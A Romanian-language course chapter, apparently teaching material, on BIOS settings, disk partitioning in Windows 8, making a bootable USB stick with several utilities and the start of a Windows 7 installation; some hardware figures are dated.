Alte opțiuni. Bios-ul conține și alte opțiuni. De exemplu, există un ecran de Informații De Sistem care prezintă informații despre componentele din calculatorul dvs. Overclockerii pot folosi opțiunile procesorului pentru a modifica voltajul acestuia, crescând astfel performanța lui cu prețul unei creșteri de temperatură, consum de curent mai mare și posibilă instabilitate. (În orice caz, în unele Bios-uri aceste setări sunt blocate.) Nu ar trebui să modificați aceste setări dacă nu știți exact ce faceți, dar dacă trebuie să modificați unele setări din Bios, cum ar fi ordinea de bootare, atunci trebuie să știți cum se face.

4. Partiționarea HDD/SSD/SSHD. Proceduri de instalare a SO. Instalarea propriu zisă a SO.

Obiective:

1. Identificarea aplicațiilor de partiționare a HDD-lui;
2. Distingerea tipurilor de partiții: primare și extinse;
3. Utilizarea discilor logice;
4. Determinarea procedurilor de instalare a SO:
 - a) Instalare pe curat;
 - b) Upgrade de la un SO mai vechi;
 - c) Instalarea mai multor SO pe același calculator;

4.1 Partiționare HDD/SSD/SSHD

Partiționarea este unul din pașii necesari pregătirii unui HDD pentru utilizare. Necesitatea acestei operațiuni reiese din faptul că fiecare SO sau familie de SO folosește un anumit tip de sistem de fișiere. Aceste sisteme de fișiere, fie ele FAT16, FAT32, NTFS, EXT2, EXT3, etc. sunt organizate sub formă de partiții (părți din HDD), care ocupă spațiul disponibil de pe HDD.

Necesitatea formatării

Cînd cumpărăm un HDD, acesta vine nepartiționat. Pentru a pregăti lucrul cu el, trebuie să definim modul în care vrem să fie repartizat spațiul disponibil. Toate HDD-urile trebuie partiționate. Prin partiționare putem transforma o unitate fizică în două sau mai multe unități de disc virtuale, lucru foarte util pentru instalarea unui SO cum ar fi Windows-ul. Fiecărei partiții, sau volum, SO îi va atribui o literă.

SO Windows permit lucrul cu un maxim de 24 partiții, fie că sunt făcute pe un singur disc, fie că sunt întinse pe mai multe discuri, cum este cazul matricelor RAID. Această limitare provine de la modalitatea de numirea a discurilor, prin literele alfabetului, începând de la C: și terminînd cu Z:. Dimensiunile partițiilor trebuie adaptate la tipul de sistem de fișiere pe care vrei să îl utilizezi, iar acesta depinde de sistemul tău de operare.

Dacă sistemele moderne de fișiere, precum NTFS și FAT32 permit dimensiuni ale partițiilor cu mult peste capacitățile actuale ale unităților de stocare. Dacă cel mai mare HDD IDE produs la ora actuală este de 300GB, limita de dimensiune pentru o partiție FAT32 sau NTFS este de 2 Terra Bytes, adică 2000GB. Mai vechiul FAT16 are însă o limitare de doar 2GB ca dimensiune maximă.

Tipuri de partiții

Dacă avem un HDD mare și dorim să instăm pe el un SO, trebuie să stim că o partiționare bună la început ne poate scuti de o serie de probleme după aceea. Multă lume preferă să aloce tot spațiul într-o singură partiție, în care să păstreze atât SO, cât și fișierele cu care lucrează. Dar această practică ne expune unor riscuri. În cazul defectării partiției, lucru care se poate întâmpla destul de rar, riscăm să pierdem toată informația de pe HDD.

Se recomandă de făcut o partiție pentru SO și pentru celelalte programe instalate, și una sau mai multe pentru a-ți păstra celelalte fișiere.

- ❖ În primul rînd, fișierele vor fi în siguranță în cazul deteriorării partiției ce conține SO, deoarece aceasta are cele mai mari șanse să se defecteze.
- ❖ În al doilea rînd, lucrul cu fișiere de zi cu zi, fie ele filme, muzică, jocuri sau documente duce inevitabil la fragmentarea discului. Prin soluția cu două partiții se evita fragmentarea partiției ce conține sistemul de operare, un factor important de scădere a performanței calculatoarelor. Partițiile pentru SO Windows pot fi de trei feluri. Partiții DOS primare, partiții DOS extinse și discuri logice DOS.

- ❖ Partitia DOS primară este cea pe care trebuie instalat SO, singura de pe care calculatorul poate face boot, și i se atribuie faimoasa litera C:.
- ❖ Partitia DOS extinsa este o partiție ce este destinată găzduirii discurilor logice DOS. Partitiei DOS extinse nu i se atribuie nici o literă, deoarece nu este vizibilă din SO.
- ❖ Discurile logice DOS sunt unități de disc virtuale, care din punct de vedere al SO se comportă ca unități separate de disc. Acestea li se atribuie câte o litera, de la D:.


Partiționarea unui HDD în Windows 8

Partiționarea reprezintă activitatea de separare a spațiului unui HDD în diferite unități de stocare. Fiecare unitate de stocare este cunoscută drept o partiție sau volum. Partiționarea este o caracteristică foarte folositoare pentru că extinde semnificativ de mult funcționalitatea unui HDD.


De exemplu, prin partiționarea HDD-ului putem instala mai multe sisteme de operare (dual boot). Partiționarea HDD-ului în Windows 8 este foarte ușoară.

Diminuarea unei partiții existente


Dăm click dreapta în colțul din stânga jos, iar apoi selectăm „Disk Management”. Acesta este un utilitar pus la dispoziție de SO, care permite configurarea și partiționarea HDD-ului.



Pentru a crea o nouă partiție, trebuie să avem un spațiu nealocat (un spațiu care nu este formatat). Putem face aceasta prin diminuarea (restrângerea) dimensiunii partiției principale. Dăm un click dreapta pe partiția principală și selectăm „shrink volume”. Apoi, Windows-ul va scana HDD-ul de spațiu disponibil pentru a fi diminuat.




Introducem valoarea pe care dorim s-o diminuăm (în Megabytes). După ce am introdus o anumită valoare, apăsăm „Shrink” pentru a crea un spațiu nealocat.




Crearea unei noi partiții


Pentru a crea o nouă partiție, facem click regiunea spațiului nealocat și selectăm „new simple volume”. Regiunea spațiului nealocat este reprezentată de un bloc întunecat.




Verificăm marimea volumului simplu și apăsăm „next”. Atribuim o literă partiției și apăsăm „next”.



Selectăm „NTFS” ca sistem de fișiere. Dacă ne gândim că vom utiliza partiția pentru a instala o alta versiune a SO Windows, atunci este bine să alegem NTFS. Vom selecta Fat32 doar în cazul în care vrem să utilizăm spațiul pentru a instala o distribuție Linux. Apasăm „next”.



Apăsăm Finish pentru a crea noul volum.



4.2 Proceduri de instalare a SO.

Cum să instalezi Windows 7 (Windows 8/10) de pe un stick bootabil (Memory Flash)?

Sistemele de operare Windows 7 și Windows 8 pot fi instalate și de pe un stick bootabil în cazul în care calculatorul său laptopul tău nu dispune de unitate optică. Această situație este întâlnită din ce în ce mai frecvent, în special în cazul ultrabook-urilor sau laptopurilor ultraportabile, întrucât producătorii preferă să elimine unitatea optică pentru a asigura o grosime și o greutate cât mai mică pentru produsul final.

În plus, unitatea optică a început să dispară inclusiv de pe computerele desktop, ca urmare a popularității stick-urilor USB și a serviciilor de stocare a datelor în cloud, care ușurează semnificativ transferul de fișiere. Astfel, dacă vrei să reinstalezi sistemul de operare pe un computer desktop sau laptop fără unitate optică trebuie să pui Windows pe stick, adică să faci un stick USB bootabil cu kit-ul de Windows 7 sau Windows 8. Asta pentru că Microsoft distribuie sistemele de operare Windows 7 și Windows 8 numai pe DVD.

Ce-ți trebuie pentru un stick bootabil cu Windows?

- ❖ un stick USB cu capacitatea de minim 8 GB
- ❖ un kit de instalare pentru Windows 7 sau Windows 8 în format ISO

Dacă ai un calculator sau laptop compatibil cu noua interfață UEFI (Unified Extensible Firmware Interface) care va înlocui la un moment dat bătrânul BIOS, este posibil ca stick-ul USB să nu booteze dacă folosești formatul de fișiere NTFS. În acest caz, trebuie să formatezi stick-ul în format FAT32 (sau să bifezi opțiunea *I want to use the old FAT32 filesystem for more compatibility* în utilitarul *WinUSBMaker*) înainte de a folosi unul dintre aceste utilitare.

Stick bootabil Windows 7 sau Windows 8

Există cel puțin trei metode intuitive pentru a realiza un stick bootabil cu Windows 7 sau Windows 8. Una dintre ele dezvoltată chiar de Microsoft, iar celelalte două de programatori independenți.



❖ Windows USB/DVD Download Tool

Microsoft a înțeles necesitatea utilizatorilor de a putea beneficia de instalare Windows 7 de pe stick, motiv pentru care a lansat un utilitar intuitiv care te ajută să creezi un stick USB bootabil în numai patru pași.

Chiar dacă numele nu sugerează acest lucru, utilitarul Windows 7 USB/DVD Download Tool poate fi utilizat și pentru a realiza un stick bootabil Windows 8, iar pașii pe care trebuie să-i urmezi sunt identici.

Descarcă și instalează utilitarul Windows USB/DVD Download Tool de pe site-ul Microsoft (kitul are numai 2.5 MB) și, după ce îl rulezi, respecta cerințele de mai jos:

- ❖ **Pasul 1** – Choose ISO file: Selectezi imaginea ISO a kitului de Windows 7 sau Windows 8 de pe harddisk și dai click pe Next
- ❖ **Pasul 2** – Choose media type: Alegi opțiunea USB device din partea dreapta-jos a ferestrei
- ❖ **Pasul 3** – Insert USB Device: Introduci stick-ul în portul USB, îl alegi din lista drop-down și dai click pe Begin Copying

- ❖ **Pasul 4** – Creating bootable USB device: aștepti realizarea stick-ului USB bootabil cu Windows 7 sau Windows 8. Operațiunea va dura câteva minute, în funcție de performanțele stick-ului USB, iar la final primești mesajul de confirmare Backup completed.

Important

Dacă utilizezi această metodă pe Windows XP, trebuie să instalezi în prealabil Microsoft .NET Framework 2.0 și Microsoft Image Mastering API v2. Nu încerca să instalezi ultima versiune Microsoft .NET Framework 4.5, aceasta nu este compatibilă cu Windows XP.

Pasii pe care trebuie sa-i urmezi pentru a realiza un stick USB bootabil cu Windows:

Step 1 of 4: Choose ISO file

Source file: **Browse**

Next

Step 2 of 4: Choose media type

Please select the media type you would like to use to create your Windows 7 backup. You can choose to copy to USB or burn to DVD.

Start over **USB device** **DVD**

Step 3 of 4: Insert USB device 

If your device is not displayed click "Refresh."

G:\ (Removable Disk) - 7.6 GB Free 

Start over **Begin copying**



❖ **A Bootable USB**

Dacă din diverse motive nu vrei să utilizezi Windows 7 USB/DVD Download Tool, poți apela la utilitarul A Bootable USB, dezvoltat de un programator independent. Operațiunile sunt la fel de simple și se efectuează într-o singură fereastră a utilitarului, după cum urmează:

- ❖ **Pasul 1:** Introduci stick-ul în portul USB, rulezi utilitarul, dai click pe Check USB și, după ce este identificat, pe Format USB (ATENȚIE: toate datele de pe stick vor fi șterse)
- ❖ **Pasul 2:** Dai click pe ISO version, iar cu Open ISO selectezi imaginea cu Windows 7 sau Windows 8 de pe harddisk
- ❖ **Pasul 3:** Selectezi Start ISO, iar utilitarul realizează în câteva minute stick-ul USB portabil cu Windows 7 sau Windows 8.

❖ **WinUSBMaker**

A doua alternativă este utilitarul WinUSBMaker, un software portabil care nu are nevoie de instalare, întrucât poate fi rulat direct prin accesarea fișierului .exe din arhiva descărcată de pe site-ul Josh Cell Softwares. Operațiunile pe care trebuie să le urmezi sunt simple:

- ❖ **Pasul 1:** Introduci stick-ul în portul USB, rulezi utilitarul WinUSBMaker, iar în tabul Welcome selectezi stick-ul USB detectat de calculator
- ❖ **Pasul 2:** Intri în tabul Setup to USB, selectezi opțiunea I want to work with an ISO file, dai click pe Select an ISO or Directory și selectezi imaginea cu Windows 7 sau Windows 8 de pe hard-disk
- ❖ **Pasul 3:** Selectezi Make USB Bootable, iar utilitarul realizează în câteva minute stick-ul USB portabil cu Windows 7 sau Windows 8.

Important: Doar versiunea WinUSBMaker 2.0 Beta poate fi utilizată și pe Windows XP pentru a realiza un stick bootabil cu Windows 7 sau Windows 8. Versiunile precedente ale utilitarului nu sunt compatibile cu Windows XP.

4.3 Instalare Windows 7

1. Crearea mediului de instalare al Windows 7

Dacă nu dispuneți deja de un DVD ce conține kit-ul de instalare a Windows 7, puteți descărca de aici: <https://cristianls.ro/descarca-gratis-windows-7-sp1/#more-5885> versiunea pe care doriți să o instalați. Pentru a face acest lucru, vă recomand să urmați instrucțiunile.

Indiferent dacă la instalare vom folosi un DVD sau un Flash USB, va trebui să porniți calculatorul de pe acestea. Pentru configurarea BIOS-ului astfel încât calculatorul să pornească de pe mediul de instalare, vă recomand să citiți atent înainte de a continua.

2. Instalarea sistemului de operare Windows 7

După ce ați pornit calculatorul de pe mediul de instalare, s-ar putea să vedeți pe monitor un text care vă invită să apăsați orice tastă pentru a boota de pe acesta. Dacă este așa, apăsați o tastă apoi așteptați afișarea primei ferestre de dialog a asistentului de instalare a Windows 7.

În prima fereastră de dialog va trebui să-i indicați asistentului de instalare limba în care doriți să instalați sistemul de operare, țara în care vă aflați, precum și aranjamentul tastaturii conectate la computer.




La pasul următor, apăsați butonul **Install now** pentru a putea continua cu instalarea.




3. Selectarea versiunii Windows 7 (opțional)

